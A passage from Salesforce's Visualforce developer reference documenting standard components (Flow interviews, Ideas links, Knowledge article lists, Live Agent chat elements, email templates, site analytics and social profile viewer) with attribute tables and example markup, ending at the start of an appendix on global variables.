rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global

chatteranswers:singleitemfeed

Displays the Chatter Answers feed for a single case and question. Ext JS versions less than 3 should not be included on pages that use this component.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
entityId	id	Entity ID of the case for which to display the feed.	Yes	24.0	
id	String	An identifier that allows the component to be referenced by other components in the page.		24.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global

flow:interview

This component embeds a Flow interview in the page

Example

```
<!-- Page: -->
<apex:page controller="exampleCon">
<!-- embed a simple flow -->
  <flow:interview name="my_flow" interview="{!my_interview}"></flow:interview>
  <!-- get a variable from the embedded flow using my_interview.my_variable -->
  <apex:outputText value="here is my_variable : {!my_interview.my_variable}"/>
</apex:page>

/** Controller */
public class exampleCon {
    Flow.Interview.my_flow my_interview {get; set;}
}
```

Attributes

Attribute Name	Attribute Type	Description	Required	API Version	Access
buttonStyle	String	Optional style applied to the command buttons		24.0	
finishLocation	ApexPageReference	A PageReference that can be used to determine where the flow navigates when it finishes		24.0	
id	String	An identifier that allows the component to be referenced by other components in the page.		24.0	global
interview	Flow.Interview	An object that can be used to represent the FlowInterview		24.0	
name	String	The developer name of the flow	Yes	24.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global
rerender	Object	The ID of one or more components that are redrawn when the result of the action method returns to the client. This value can be a single ID, a comma-separated list of IDs, or a merge field expression for a list or collection of IDs.		24.0	
showHelp	Boolean	Should the help link be displayed		24.0	

ideas:detailOutputLink

A link to the page displaying an idea. Note: To use this component, please contact your salesforce.com representative and request that the Ideas extended standard controllers be enabled for your organization.

detailOutputLink component using the ideas standard controller

```
<!-- For this example to render properly, you must associate the Visualforce page with a valid idea record in the URL. For example, if 001D000000IRt53 is the idea ID, the resulting URL should be: https://Salesforce_instance/apex/myPage?id=001D000000IRt53 See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->
```

```
<!-- Page: detailPage -->
<apex:page standardController="Idea">
  <apex:pageBlock title="Idea Section">
    <ideas:detailOutputLink page="detailPage"
ideaId="{!idea.id}">{!idea.title}</ideas:detailOutputLink>
    <br/><br/>
    <apex:outputText >{!idea.body}</apex:outputText>
  </apex:pageBlock>
  <apex:pageBlock title="Comments Section">
    <apex:dataList var="a" value="{!commentList}" id="list">
      {!a.commentBody}
    </apex:dataList>
  </apex:pageBlock>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		24.0	global
ideaId	String	The ID for the idea to be displayed.	Yes	24.0	
page	Apex Page Reference	The Visualforce page whose URL is used for the output link. This page must use the standard controller.	Yes	24.0	
pageNumber	Integer	The desired page number for the comments on the idea detail page (50 per page). E.g. if there are 100 comments, pageNumber="2" would show comments 51-100.		24.0	
pageOffset	Integer	The desired page offset from the current page. If pageNumber is set, then the pageOffset value is not used. If neither pageNumber nor pageOffset are set, the resulting link does not have a page specified and the controller defaults to the first page.		24.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global
style	String	The style used to display the detailOutputLink component, used primarily for adding inline CSS styles.		24.0	
styleClass	String	The style class used to display the detailOutputLink component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		24.0	

ideas:listOutputLink

A link to the page displaying a list of ideas. Note: To use this component, please contact your salesforce.com representative and request that the Ideas extended standard controllers be enabled for your organization.

listOutputLink component using the ideas standard list controller

```

<!-- Page: listPage -->
<apex:page standardController="Idea" recordSetVar="ideaSetVar">
  <apex:pageBlock >
    <ideas:listOutputLink sort="recent" page="listPage" >Recent
Ideas</ideas:listOutputLink>
    |
    <ideas:listOutputLink sort="top" page="listPage">Top Ideas</ideas:listOutputLink>
    |
    <ideas:listOutputLink sort="popular" page="listPage">Popular
Ideas</ideas:listOutputLink>
    |
    <ideas:listOutputLink sort="comments" page="listPage">Recent
Comments</ideas:listOutputLink>
  </apex:pageBlock>

```

```

<apex:pageBlock >
  <apex:dataList value="{!ideaList}" var="ideadata">
    <apex:outputText value="{!ideadata.title}"/>
  </apex:dataList>
</apex:pageBlock>
</apex:page>

```

Attributes

Attribute Name	Attribute Type	Description	Required	API Version	Access
category	String	The desired category for the list of ideas.		24.0	
communityId	String	The ID for the community in which the ideas are displayed. If communityID is not set, the community is defaulted to an active community accessible to the user. If the user has access to more than one community, the community whose name comes first in the alphabet is used.		24.0	
id	String	An identifier that allows the component to be referenced by other components in the page.		24.0	global
page	Apex Page Reference	The Visualforce page whose URL is used for the output link. This page must use the set oriented standard controller.	Yes	24.0	
pageNumber	Integer	The desired page number for the list of ideas (20 per page). E.g. if there are 100 ideas, pageNumber="2" would show ideas 21-40.		24.0	
pageOffset	Integer	The desired page offset from the current page. If pageNumber is set, then the pageOffset value is not used. If neither pageNumber nor pageOffset are set, the resulting link does not have a page specified and the controller defaults to the first page.		24.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global
sort	String	The desired sort for the list of ideas. Possible values include "popular", "recent", "top", and "comments."		24.0	
status	String	The desired status for the list of ideas.		24.0	
stickyAttributes	Boolean	A Boolean value that specifies whether this component should reuse values for communityId, sort, category, and status that are used on the page containing this link.		24.0	
style	String	The style used to display the listOutputLink component, used primarily for adding inline CSS styles.		24.0	
styleClass	String	The style class used to display the listOutputLink component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		24.0	

ideas:profileListOutputLink

A link to the page displaying a user's profile. Note: To use this component, please contact your salesforce.com representative and request that the Ideas extended standard controllers be enabled for your organization.

profileListOutputLink component using the ideas standard list controller

```
<!-- Page: profilePage -->

<apex:page standardController="Idea" recordSetVar="ideaSetVar">
  <apex:pageBlock>
    <ideas:profileListOutputLink sort="recentReplies" page="profilePage">Recent
    Replies</ideas:profileListOutputLink>
    |
    <ideas:profileListOutputLink sort="ideas" page="profilePage">Ideas
    Submitted</ideas:profileListOutputLink>
    |
    <ideas:profileListOutputLink sort="votes" page="profilePage">Ideas
    Voted</ideas:profileListOutputLink>
  </apex:pageBlock>
  <apex:pageBlock >
    <apex:dataList value="{!ideaList}" var="ideadata">
      <apex:outputText value="{!ideadata.title}"/>
    </apex:dataList>
  </apex:pageBlock>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required	API Version	Access
communityId	String	The ID for the community in which the ideas are displayed. If communityID is not set, the community is defaulted to an active community accessible to the user. If the user has access to more than one community, the community whose name comes first in the alphabet is used.		24.0	
id	String	An identifier that allows the component to be referenced by other components in the page.		24.0	global
page	Apex Page Reference	The Visualforce page whose URL is used for the output link. This page must use the set oriented standard controller.	Yes	24.0	
pageNumber	Integer	The desired page number for the list of ideas (20 per page). E.g. if there are 100 ideas, pageNumber="2" would show ideas 21-40.		24.0	
pageOffset	Integer	The desired page offset from the current page. If pageNumber is set, then the pageOffset value is not used. If neither pageNumber nor pageOffset are set, the resulting link does not have a page specified and the controller defaults to the first page.		24.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global
sort	String	The desired sort for the list of ideas. Possible values include "ideas", "votes", and "recentReplies."		24.0	
stickyAttributes	Boolean	A Boolean value that specifies whether this component should reuse values for userId, communityId, and sort that are used on the page containing this link.		24.0	
style	String	The style used to display the profileListOutputLink component, used primarily for adding inline CSS styles.		24.0	
styleClass	String	The style class used to display the profileListOutputLink component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		24.0	
userId	String	The ID of the user whose profile is displayed.		24.0	

knowledge:articleCaseToolbar

UI component used when an article is opened from the case detail page. This component shows current case information and lets the user attach the article to the case.

An example of an 'FAQ' custom article-type template that uses this component

```
<apex:page standardController="FAQ__kav" sidebar="false" >
  <knowledge:articleCaseToolbar
    rendered="{!$CurrentPage.parameters.caseId != null}"
    caseId="{!$CurrentPage.parameters.caseId}"
    articleId="{!$CurrentPage.parameters.id}" />
  <h1>{!FAQ__kav.Title}</h1><br />
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
articleId	String	Id of the current article.	Yes	24.0	
caseId	String	Id of the current case.	Yes	24.0	
id	String	An identifier that allows the component to be referenced by other components on the page.		24.0	global
includeCSS	Boolean	Specifies whether this component must include the CSS. Default is true.		24.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
rendered	Boolean	Specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global

knowledge:articleList

A loop on a filtered list of articles. You can use this component up to four times on the same page. Note that only standard fields are accessible, such as:

- ID (string): the ID of the article
- Title (string): the title of the article
- Summary (string): the summary of the article
- urlName (string): the URL name of the article
- articleTypeName (string): the developer name of the article type
- articleTypeLabel (string): the label of the article type
- lastModifiedDate (date): the date of the last modification
- firstPublishedDate (date): the date of the first publication
- lastPublishedDate (date): the date of the last publication

knowledge:articleList example that displays the ten most viewed articles in the 'phone' category as an HTML list of links. 'phone' is in the 'products' category group.

```
<apex:outputPanel layout="block">
  <ul>
    <knowledge:articleList articleVar="article"
      categories="products:phone"
      sortBy="mostViewed"
      pageSize="10"
    >
      <li><a href="{!URLFOR($Action.KnowledgeArticle.View,
        article.id)}">{!article.title}</a></li>
    </knowledge:articleList>
  </ul>
</apex:outputPanel>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
articleTypes	String	The article list can be filtered by article types.		24.0	
articleVar	String	The name of the variable that can be used to represent the article object in the body of the articleList component.	Yes	24.0	
categories	String	The article list can be filtered by data categories.		24.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
hasMoreVar	String	The boolean variable name indicating whether the list contains more articles.		24.0	
id	String	An identifier that allows the component to be referenced by other components in the page.		24.0	global
keyword	String	The search keyword if the search is not null. When the keyword attribute is specified, the results are sorted by keyword relevance and the sortBy attribute is ignored.		24.0	
language	String	The language in which the articles must be retrieved.		24.0	
pageNumber	Integer	The current page number.		24.0	
pageSize	Integer	The number of articles displayed at once. The total number of articles displayed in a page cannot exceed 200.		24.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global
sortBy	String	The sort value applied to the article list: 'mostViewed,' 'lastUpdated,' and 'title'. When the keyword attribute is specified, the sortBy attribute is ignored.		24.0	

knowledge:articleRendererToolBar

Displays a header toolbar for an article. This toolbar includes voting stars, a Chatter feed, a language picklist and a properties panel. Ext JS versions less than 3 should not be included on pages that use this component.

knowledge:articleRendererToolBar example that displays the toolbar in a custom renderer.

```
<apex:page standardController='FAQ_kav' showHeader='false' sidebar='false'>
  <knowledge:articleRendererToolBar
    articleId="{! $CurrentPage.parameters.id}"
  />
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
articleId	String	The id of the article.		24.0	
canVote	Boolean	If true, the vote component is editable. If false, it is readonly.		24.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		24.0	global
includeCSS	Boolean	Specifies whether this component must include the CSS		24.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global
showChatter	Boolean	Set this to true if Chatter is enabled, and the article renderer requires a feed		24.0	

knowledge:articleTypeList

A loop on all available article types.

Simple example to display a list of all the available article types.

```
<knowledge:articleTypeList articleTypeVar="articleType">
  {!articleType.label}<br />
</knowledge:articleTypeList>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
articleTypeVar	String	The name of the variable that can be used to represent the article type object in the body of the articleTypeList component.	Yes	24.0	
id	String	An identifier that allows the component to be referenced by other components in the page.		24.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global

knowledge:categoryList

A loop on a subset of the category hierarchy. The total number of categories displayed in a page cannot exceed 100.

This knowledge:categoryList example displays a list of all the descendents of the 'phone' category. The 'phone' category is in the 'product' category group.

```
<select name="category">
  <knowledge:categoryList categoryVar="category" categoryGroup="product"
  rootCategory="phone" level="-1">
    <option value="{!category.name}">{!category.label}</option>
  </knowledge:categoryList>
</select>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
ancestorsOf	String	If specified, the component will enumerate the category hierarchy up to the root (top-level) category. rootCategory can be used to specify the top-level category.		24.0	
categoryGroup	String	The category group to which the individual categories belong.	Yes	24.0	
categoryVar	String	The name of the variable that can be used to represent the article type object in the body of the categoryList component.	Yes	24.0	
id	String	An identifier that allows the component to be referenced by other components in the page.		24.0	global
level	Integer	If specified with rootCategory, the component will stop at this specified depth in the category hierarchy. -1 means unlimited.		24.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global
rootCategory	String	If specified without ancestorsOf, the component will loop on the descendents of this category.		24.0	

liveAgent:clientChat

The main parent element for any Live Agent chat window. You must create this element in order to do any additional customization of Live Agent.

Live Agent must be enabled for your organization. Note that this component can only be used once in a Live Agent deployment.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		24.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global

liveAgent:clientChatEndButton

The button within a Live Agent chat window a visitor clicks to end a chat session.

Must be used within liveAgent:clientChat.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		24.0	global
label	String	The label that appears on the button; for example, End Chat.	Yes	24.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global

liveAgent:clientChatInput

The text box in a Live Agent chat window where a visitor types messages to an agent.

Must be used within liveAgent:clientChat. Each chat window can have only one input box.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		24.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global

liveAgent:clientChatLog

The area in a Live Agent chat window that displays the chat transcript to a visitor.

Must be used within liveAgent:clientChat. Each chat window can have only one chat log.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		24.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global

liveAgent:clientChatMessages

The area in a Live Agent chat window that displays system status messages (such as "Chat session has been disconnected").

Must be used within liveAgent:clientChat. Each chat window can have only one message area.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		24.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global

liveAgent:clientChatQueuePosition

A text label indicating a visitor's position within a queue for a chat session initiated via a button that uses push routing. (On buttons that use pull routing, this component has no effect.)

Must be used within liveAgent:clientChat.

Attributes

Attribute Name	Attribute Type	Description	Required [Ⓟ]	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		24.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global

liveAgent:clientChatSaveButton

The button in a Live Agent chat window a visitor clicks to save the chat transcript as a local file.

Must be used within liveAgent:clientChat. Each chat window can have multiple save buttons.

Attributes

Attribute Name	Attribute Type	Description	Required [Ⓟ]	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		24.0	global
label	String	The label that appears on the button; for example, Save Chat.	Yes	24.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global

liveAgent:clientChatSendButton

The button in a Live Agent chat window a visitor clicks to send a chat message to an agent.

Must be used within liveAgent:clientChat. Each chat window can have multiple send buttons.

Attributes

Attribute Name	Attribute Type	Description	Required	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		24.0	global
label	String	The label that appears on the button; for example, Send.	Yes	24.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global

messaging:attachment

Compose an attachment and append it to the email.

Example

```
<messaging:emailTemplate recipientType="Contact"
  relatedToType="Account"
  subject="Case report for Account: {!relatedTo.name}"
  replyTo="support@acme.com">

<messaging:htmlEmailBody>
<html>
  <body>
    <p>Dear {!recipient.name},</p>
    <p>Attached is a list of cases related to {!relatedTo.name}.</p>
    <center>
      <apex:outputLink value="http://www.salesforce.com">
        For more detailed information login to Salesforce.com
      </apex:outputLink>
    </center>
  </body>
</html>
</messaging:htmlEmailBody>

<messaging:attachment renderAs="PDF" filename="yourCases.pdf">
<html>
  <body>
    <p>You can display your {!relatedTo.name} cases as a PDF</p>
    <table border="0" >
      <tr>
        <th>Case Number</th><th>Origin</th>
        <th>Creator Email</th><th>Status</th>
      </tr>
      <apex:repeat var="cx" value="{!relatedTo.Cases}">
      <tr>
        <td><a href =
          "https://na1.salesforce.com/{!cx.id}">{!cx.CaseNumber}
        </a></td>
        <td>{!cx.Origin}</td>
        <td>{!cx.Contact.email}</td>
        <td>{!cx.Status}</td>
      </tr>
    </table>
  </body>
</html>
</messaging:attachment>
```

```

    </apex:repeat>
  </table>
</body>
</html>
</messaging:attachment>
</messaging:emailTemplate>

```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
filename	String	Sets a file name on the attachment. If a filename is not provided, one will be generated for you.		14.0	
id	String	An identifier that allows the attachment component to be referenced by other components in the page.		24.0	global
inline	Boolean	Sets the content-disposition of the attachment in the email to Inline.		17.0	
renderAs	String	Indicates how the attachment should be rendered. Valid values are any mime type/subtype. The default value is 'text'.		14.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global

messaging:emailHeader

Adds a custom header to the email. The body of a header is limited to 1000 characters.

Example

```

<messaging:emailTemplate recipientType="Contact"
  relatedToType="Account"
  subject="Testing a custom header"
  replyTo="support@acme.com">

  <messaging:emailHeader name="customHeader">
    BEGIN CUSTOM HEADER
    Account Id: {!relatedTo.Id}
    END CUSTOM HEADER
  </messaging:emailHeader>

  <messaging:htmlEmailBody >
  <html>
  <body>

  <p>Dear {!recipient.name},</p>
  <p>Check out the header of this email!</p>
  </body>
  </html>
  </messaging:htmlEmailBody>
</messaging:emailTemplate>

```

The example above renders the following HTML:

```
Date: Thu, 5 Feb 2009 19:35:59 +0000
From: Admin User <support@salesforce.com>
Sender: <no-reply@salesforce.com>
Reply-To: support@acme.com
To: "admin@salesforce.com" <admin@salesforce.com>
Message-ID: <19677436.41233862559806.JavaMail.admin@admin-WS>
Subject: Testing a custom header
MIME-Version: 1.0
Content-Type: multipart/alternative;
boundary="====_Part_8_14667134.1233862559806"
X-SFDC-X-customHeader: BEGIN CUSTOM HEADER Account Id: 001x000xxx3BIdoAAG END CUSTOM HEADER
X-SFDC-LK: 00Dx000000099jh
X-SFDC-User: 005x0000000upVu
X-Sender: postmaster@salesforce.com
X-mail_abuse_inquiries: http://www.salesforce.com/company/abuse.jsp
X-SFDC-Binding: 1WrIRBV94myi25uB
X-OriginalArrivalTime: 05 Feb 2009 19:35:59.0747 (UTC) FILETIME=[F8FF7530:01C987C8]
X-MS-Exchange-Organization-SCL: 0
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the emailHeader component to be referenced by other components in the page.		24.0	global
name	String	The name of the header. Note: X-SFDC-X- is prepended to the name.	Yes	14.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global

messaging:emailTemplate

Defines a Visualforce email template. All email template tags must be wrapped inside a single emailTemplate component tag. emailTemplate must contain either an htmlEmailBody tag or a plainTextEmailBody tag. The detail and form components are not permitted as child nodes. This component can only be used within a Visualforce email template. Email templates can be created and managed through Setup | Communication Templates | Email Templates.

Example

```
<messaging:emailTemplate recipientType="Contact"
  relatedToType="Account"
  subject="Your account's cases"
  replyTo="cases@acme.nomail.com" >

  <messaging:htmlEmailBody >
  <html>
    <body>
      <p>Hello {!recipient.name}--</p>
      <p>Here is a list of the cases we currently have for account {!relatedTo.name}:</p>
```



```

    <apex:datatable cellpadding="5" var="cx" value="{!relatedTo.Cases}">
      <apex:column value="{!cx.CaseNumber}" headerValue="Case Number"/>
      <apex:column value="{!cx.Subject}" headerValue="Subject"/>
      <apex:column value="{!cx.Contact.email}" headerValue="Creator's Email" />
      <apex:column value="{!cx.Status}" headerValue="Status" />
    </apex:datatable>
  </body>
</html>
</messaging:htmlEmailBody>

<messaging:attachment renderas="pdf" filename="cases.pdf">
  <html>
    <body>
      <h3>Cases currently associated with {!relatedTo.name}</h3>
      <apex:datatable border="2" cellspacing="5" var="cx" value="{!relatedTo.Cases}">
        <apex:column value="{!cx.CaseNumber}" headerValue="Case Number"/>
        <apex:column value="{!cx.Subject}" headerValue="Subject"/>
        <apex:column value="{!cx.Contact.email}" headerValue="Creator's Email" />
        <apex:column value="{!cx.Status}" headerValue="Status" />
      </apex:datatable>
    </body>
  </html>
</messaging:attachment>

<messaging:attachment filename="cases.csv" >
  <apex:repeat var="cx" value="{!relatedTo.Cases}">
    {!cx.CaseNumber}, {!cx.Subject}, {!cx.Contact.email}, {!cx.Status}
  </apex:repeat>
</messaging:attachment>
</messaging:emailTemplate>

```

Translated Template Example

<!-- This example requires that Label Workbench is enabled and that you have created the referenced labels. The example assumes that the Contact object has a custom language field that contains a valid language key. -->

```

<messaging:emailTemplate recipientType="Contact"
  relatedToType="Account"
  language="{!recipient.language__c}"
  subject="{!$Label.email_subject}"
  replyTo="cases@acme.nomail.com" >

  <messaging:htmlEmailBody >
    <html>
      <body>
        <p>{!$Label.email_greeting} {!recipient.name}--</p>
        <p>{!$Label.email_body}</p>
      </body>
    </html>
  </messaging:htmlEmailBody>

</messaging:emailTemplate>

```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the emailTemplate component to be referenced by other components in the page.		24.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
language	String	The language used to display the email template. Valid values: Salesforce.com-supported language keys, for example, "en" or "en-US". Accepts merge fields from recipientType and relatedToType.		18.0	
recipientType	String	The Salesforce.com object receiving the email.		14.0	
relatedToType	String	The Salesforce.com object from which the template retrieves merge field data. Valid objects: objects that have a standard controller, including custom objects Visualforce supports.		14.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global
replyTo	String	Sets the reply-to email header.		14.0	
subject	String	Sets the email subject line. Limit: 100 characters.	Yes	14.0	

messaging:htmlEmailBody

The HTML version of the email body.

Example

```
<messaging:emailTemplate recipientType="Contact"
  relatedToType="Account"
  subject="Case report for Account: {!relatedTo.name}"
  replyTo="support@acme.com">
  <messaging:htmlEmailBody>
  <html>
  <style type="text/css">
    body {font-family: Courier; size: 12pt;}

        table {
            border-width: 5px;
            border-spacing: 5px;
            border-style: dashed;
            border-color: #FF0000;
            background-color: #FFFFFF;
        }

        td {
            border-width: 1px;
            padding: 4px;
            border-style: solid;
            border-color: #000000;
            background-color: #FFEECC;
        }

        th {
            color: #000000;
```

```

border-width: 1px ;
padding: 4px ;
border-style: solid ;
border-color: #000000;
background-color: #FFFFF0;
}
</style>
<body>
  <p>Dear {!recipient.name},</p>
  <p>Below is a list of cases related to {!relatedTo.name}.</p>
  <table border="0" >
    <tr>
      <th>Case Number</th><th>Origin</th>
      <th>Creator Email</th><th>Status</th>
    </tr>
    <apex:repeat var="cx" value="{!relatedTo.Cases}">
      <tr>
        <td><a href =
          "https://na1.salesforce.com/{!cx.id}">{!cx.CaseNumber}
        </a></td>
        <td>{!cx.Origin}</td>
        <td>{!cx.Contact.email}</td>
        <td>{!cx.Status}</td>
      </tr>
    </apex:repeat>
  </table>
  <p/>
  <center>
    <apex:outputLink value="http://www.salesforce.com">
      For more detailed information login to Salesforce.com
    </apex:outputLink>
  </center>
</body>
</html>
</messaging:htmlEmailBody>
</messaging:emailTemplate>

```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the htmlEmailBody component to be referenced by other components in the page.		24.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global

messaging:plainTextEmailBody

The plain text (non-HTML) version of the email body.

Example

```
<essaging:emailTemplate recipientType="Contact"
  relatedToType="Account"
  subject="Case report for Account: {!relatedTo.name}"
  replyTo="support@acme.com">

<essaging:plainTextEmailBody>
  Dear {!recipient.name},

  Below is a list of cases related to {!relatedTo.name}.

  <apex:repeat var="cx" value="{!relatedTo.Cases}">
    Case Number: {!cx.CaseNumber}
    Origin: {!cx.Origin}
    Contact-email: {!cx.Contact.email}
    Status: {!cx.Status}
  </apex:repeat>

  For more detailed information login to Salesforce.com

</essaging:plainTextEmailBody>

</essaging:emailTemplate>
```

Attributes

Attribute Name	Attribute Type	Description	Required ¹	API Version	Access
id	String	An identifier that allows the plainTextEmailBody component to be referenced by other components in the page.		24.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global

site:googleAnalyticsTracking

The standard component used to integrate Google Analytics with Force.com sites to track and analyze site usage. Add this component just once, either on the site template for the pages you want to track, or the individual pages themselves. Don't set the component for both the template and the page. Attention: This component only works on pages used in a Force.com site. Sites must be enabled for your organization and the Analytics Tracking Code field must be populated. To get a tracking code, go to the Google Analytics website.

Example

```
<!-- Google Analytics recommends adding the component at the bottom of the page to avoid
increasing page load time. -->
<site:googleAnalyticsTracking/>
```

The example above renders the following HTML:

```
<script type="text/javascript">
var gaJsHost = (("https:" == document.location.protocol) ? "https://ssl." : "http://www.");

document.write(unescape("%3Cscript src='" + gaJsHost + "google-analytics.com/ga.js'
type='text/javascript'%3E%3C/script%3E"));
</script>

<script>
  try {
    var pageTracker = _gat._getTracker("#{!$Site.AnalyticsTrackingCode}");

    if (!!isCustomWebAddressNull) {
      pageTracker._setCookiePath("#{!$Site.Prefix}/");
    }

    else if (!!isCustomWebAddress) {
      pageTracker._setAllowLinker(true);
      pageTracker._setAllowHash(false);
    }

    else {
      pageTracker._setDomainName("none");
      pageTracker._setAllowLinker(true);
      pageTracker._setAllowHash(false);
    }
    pageTracker._trackPageview();
  }
  catch(err) {
  }
</script>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		24.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global

site:previewAsAdmin

This component shows detailed error messages on a site in administrator preview mode. Starting with Summer '10, new organizations include this component by default. You must add the component manually to all custom error pages and pages from older organizations. We recommend that you add it right before the closing apex:page tag. Note: The site:previewAsAdmin component contains the apex:messages tag, so if you have that tag elsewhere on your error pages, you will see the error message twice.

Example

```
<!-- We recommend adding this component right before your closing apex:page tag. -->
<site:previewAsAdmin/>
```

The example above renders the following HTML:

```
<span id="j_id0:j_id50">
<span id="j_id0:j_id50:j_id51:j_id52">
<div style="border-color:#FF9900; border-style:solid; border-width:1px;
padding:5px 0px 5px 6px; background-color:#FFFCC; font-size:10pt;
margin-right:210px; margin-left:210px; margin-top:25px;">
<table cellpadding="0" cellspacing="0">
<tbody><tr>
<td></td>
<td> <strong><ul id="j_id0:j_id50:j_id51:msgs3"
style="margin:5px;"><li>Page not found:test </li></ul>
</strong>
<a href="/sites/servlet.SiteDebugMode?logout=1"
style="padding:40px;margin:15px;">Logout of Administrator Preview Mode</a>
</td>
</tr> </tbody>
</table>
</div>
</span>
</span>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		24.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global

social:profileViewer

UI component that adds the Social Accounts and Contacts viewer to Account (including person account), Contact, or Lead detail pages. The viewer includes a profile picture and the social network icons that allow users to sign in to their accounts and view social data directly in Salesforce.

Social Accounts and Contacts must be enabled for your organization. Note that this component is only supported for Account, Contact, and Lead objects and can only be used once on a page. This component isn't available for Visualforce pages on Force.com sites.

This example displays the Social Accounts and Contacts viewer for a contact.

```
<apex:page standardController="Contact">
  <social:profileViewer entityId="{!contact.id}"/>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
entityId	id	Entity ID of the record for which to display the Social Accounts and Contacts viewer; for example, Contact.Id.	Yes	24.0	
id	String	An identifier that allows the component to be referenced by other components in the page.		24.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global

APPENDICES

Appendix A

Global Variables, Functions, and Expression Operators

Visualforce pages use the same expression language as formulas—that is, anything inside `{ ! }` is evaluated as an expression that can access values from records that are currently in context.

This appendix provides an overview of the variables, functions, and operators that can be used in Visualforce markup expressions:

- [Global Variables](#)
- [Functions](#)
- [Expression Operators](#)

Global Variables

You can use global variables to reference general information about the current user and your organization on a Visualforce page. All global variables must be included in expression syntax, for example, `{ !$User.Name }`.

`$Action`

Description	A global merge field type to use when referencing standard Salesforce actions such as displaying the Accounts tab home page, creating new accounts, editing accounts, and deleting accounts.
Use	Use dot notation to specify an object and an action, for example, <code>\$Action.Account.New</code>
Example	The following markup adds a link to create a new account: <pre><apex:outputLink value="{!URLFOR(\$Action.Account.New)}"> Create New Account </apex:outputLink></pre>

The following markup adds a link to download an attachment:

```
<apex:page standardController="Attachment">
  <apex:outputLink
